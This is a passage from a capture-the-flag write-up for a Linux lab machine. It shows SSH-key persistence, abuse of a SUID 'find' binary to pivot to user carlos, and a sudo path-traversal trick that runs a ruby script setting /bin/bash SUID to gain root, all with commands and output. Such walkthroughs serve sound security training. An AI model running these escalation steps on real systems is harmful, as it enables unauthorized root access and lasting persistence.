q8WMvCOjBIg185Vg9sLRuYm4Pny/ZBtPcRsxgWao5h3+K49SDFVHk25Q4KtrG4lBqSOm9FAjQzhCLTY0Kr1u5WWYRYzxkgtmhe74FH8xLfauVrcD+mf2JG
yAN+Or/t/F+yP/m1qaxlWKmZ42LWSbLyZVmWnpDBkZGKh13NIgOjGMApCzJY/XOqSMZaPPcuo/nNevJsYVzo6MnrqNn0rXao4tV4MSTd8NACB21CPg/O7g
IAKO9pJgaaRQ9Q==
```



```
bash-5.0$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDJl9xTYzerMq1zijw6rmekBZd9fz3EiodB2b8i1Up3sVxP1L5osVnf1PUUkkx3Rq
2cnBJ4w+rVmhevkTjgVmOXhdbOE63WrrUBG4AA1/B0Hv5Wdozyzxl1ii3hd0oZoDHvYTbRZXPHdR8yZ94rwkodyjOPS/36Bc5uxB6ZtWxD6LfPfYufiaPF
uoFzrFXTN/Vgzjt13O6OIcA+Jg/3j0uribn73yZ40p8MWYBf1RLfO+KakD8s/PIcTPWqPLo9HUbgC6hgc/5loFg0CEXadZQ124ic+UJSdr2vCyhnGyLB7O
87bUski3jqX/hFQw3dzfOAIm/8iuQo1wRdkcIVOeRV6gTquVTWDu5ZDuvnlYrBESDGOhEGynP1WzCK4tRn8m2nmu1MWYxzzkXyjmkda+s/wHCpY+V/kLqo
h1I8Pb2OCNv1VHNuq8WMvCOjBIg185Vg9sLRuYm4Pny/ZBtPcRsxgWao5h3+K49SDFVHk25Q4KtrG4lBqSOm9FAjQzhCLTY0Kr1u5WWYRYzxkgtmhe74FH
8xLfauVrcD+mf2JGyAN+Or/t/F+yP/m1qaxlWKmZ42LWSbLyZVmWnpDBkZGKh13NIgOjGMApCzJY/XOqSMZaPPcuo/nNevJsYVzo6MnrqNn0rXao4tV4MS
Td8NACB21CPg/O7gIAKO9pJgaaRQ9Q==" > ~/.ssh/authorized_keys
<21CPg/O7gIAKO9pJgaaRQ9Q==" > ~/.ssh/authorized_keys
bash-5.0$ █
```

now just ssh into the machine with the user hudson




```
┌──(pks㉿Kali)-[~/test/PortNumbers]
└─$ ssh -i pwn hudson@10.10.37.234
The authenticity of host '10.10.37.234 (10.10.37.234)' can't be established.
ED25519 key fingerprint is SHA256:9q23c/CHFWNnqEDK/eQFZ2BSYcCGfCW3+A9hX0ubHj0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.37.234' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your In

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Tue Aug 20 15:51:40 2024 from 10.17.94.2
-bash-5.0$ 
```


Now we have a stable shell here

Lateral PrivEsc :

I checked the suid permission and found this




```
-bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/find
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/su
/usr/bin/vmware-user-suid-wrapper
/usr/bin/bash
```



```
ls: cannot access '/usr/bin/fin': No such file or directory
-bash-5.0$ ls -al /usr/bin/find
-rwsr-xr-x 1 carlos carlos 320160 Şub 18  2020 /usr/bin/find
-bash-5.0$ 
```

Checking on GTFObins




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```


We are gonna use a modified version of this



```
-bash-5.0$ find /tmp -exec /bin/sh -ip \; -quit
$ id
uid=1001(hudson) gid=1001(hudson) euid=1000(carlos) groups=1001(hudson)
$ 
```

Now carlos permission finding now

here is the user.txt btw



```
$ ls -al user.txt
-rw-rw-r-- 1 carlos carlos 33 Nis 17 08:38 user.txt
$ 
```

Vertical PrivEsc

Now we are gon do the same thing add that ssh public key to its .ssh folder of carlos this time

So i cant show u this as i have changed the /bin/bash permission last time i did this but after u login the same way check the sudo permisssion to find that u can run /usr/bin/ruby on /root/`*.rb` files

to exploit we escape /root by /root/../../../tmp/file

for this make a malicious file called

pwn.rb and add this on there

```
#! /usr/bin/env ruby

system('chmod 4755 /bin/bash')
```

Lets ssh in now


Now run that command like this

```
sudo /usr/bin/ruby /root/../../../../tmp/pwn.rb
```

now /bin/bash will get suid permission now run

`/bin/bash -ip` to get root

here is the final flag



```
bash-5.0# cd /root
bash-5.0# ls
root.txt  snap
bash-5.0# ls -al
total 32
drwx------  5 root root 4096 Nis 17 08:39 .
drwxr-xr-x 20 root root 4096 Nis 17 07:39 ..
lrwxrwxrwx  1 root root    9 Nis 17 08:35 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Ara  5  2019 .bashrc
drwx------  3 root root 4096 Nis 17 07:58 .cache
drwxr-xr-x  3 root root 4096 Nis 17 07:52 .local
-rw-r--r--  1 root root  161 Ara  5  2019 .profile
-rw-r--r--  1 root root   33 Nis 17 08:39 root.txt
drwx------  3 root root 4096 Nis 17 07:44 snap
bash-5.0# 
```

Thanks for reading :)